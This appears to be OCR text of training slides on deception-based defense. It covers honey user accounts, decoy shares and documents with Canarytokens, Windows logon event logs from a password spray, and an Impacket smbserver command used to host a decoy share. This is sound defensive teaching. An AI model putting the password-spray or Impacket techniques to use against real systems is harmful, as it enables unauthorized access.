
Go on.. Be obvious!




Disable Logon Hours



Password Spray



Alerts!



Level	Date a...	Source	Event...	Task Category
Inf...	3/12/2...	Microsoft Wi...	4726	User Account Management
Inf...	3/12/2...	Microsoft Wi...	4798	User Account Management
Inf...	3/12/2...	Microsoft Wi...	4625	Logon
Inf...	3/12/2...	Microsoft Wi...	4648	Logon
Inf...	3/12/2...	Microsoft Wi...	4724	User Account Management
Inf...	3/12/2...	Microsoft Wi...	4738	User Account Management

Event 4648, Microsoft Windows security auditing.

General | Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: DESKTOP-I1T2G01\adhd
- Account Name: adhd
- Account Domain: DESKTOP-I1T2G01
- Logon ID: 0x907A3
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Frank
- Account Domain: DESKTOP-I1T2G01
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Target Server:
- Target Server Name: DESKTOP-I1T2G01

Lab: Honey User

Decoy Account

Create an account that is used for active defense purposes.

A decoy account is one that is created specifically for defensive or deceptive purposes. It can be in the form of user accounts, service accounts, software accounts, etc. The decoy account can be used to make a system, service, or software look more realistic or to entice an action.

Opportunities


Details

ID: DTE0010


Tactics: Legitimize, Channel, Collect, Detect, Facilitate, Contain, Test

HoneyShare and HoneyDoc

Creating the Document





Move it to a Linux server



Starting Impacket

```
root@slingshot: ~/impacket/examples
File  Edit  View  Search  Terminal  Help

root@slingshot:~/impacket/examples# ./smbserver.py -comment 'secretsuper' SECRET /secretsuper
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```





Open the File!

Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 24.214.199.240.


Basic Details:

Channel	HTTP
Time	2021-02-24 20:35:08 (UTC)
Canarytoken	8dr603wko8ydb3fx7slqbyuer
Token Reminder	HAHAHAHAHAHAHAHAHAHAHAH!!!!
Token Type	ms_word
Source IP	24.214.199.240
User Agent	Mozilla/4.0 (compatible; ms-office; MSOffice 16)

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here

Look at Impacket data



Lab: Honey Share

Decoy Content

Seed content that can be used to lead an adversary in a specific direction, entice a behavior, etc.

Decoy Content is the data used to tell a story to an adversary. This content can be legitimate or synthetic data which is used to reinforce or validate your defensive strategy. Examples of decoy content are files on a storage object, entries in the system registry, system shortcuts, etc.


Details

ID: DTE0011

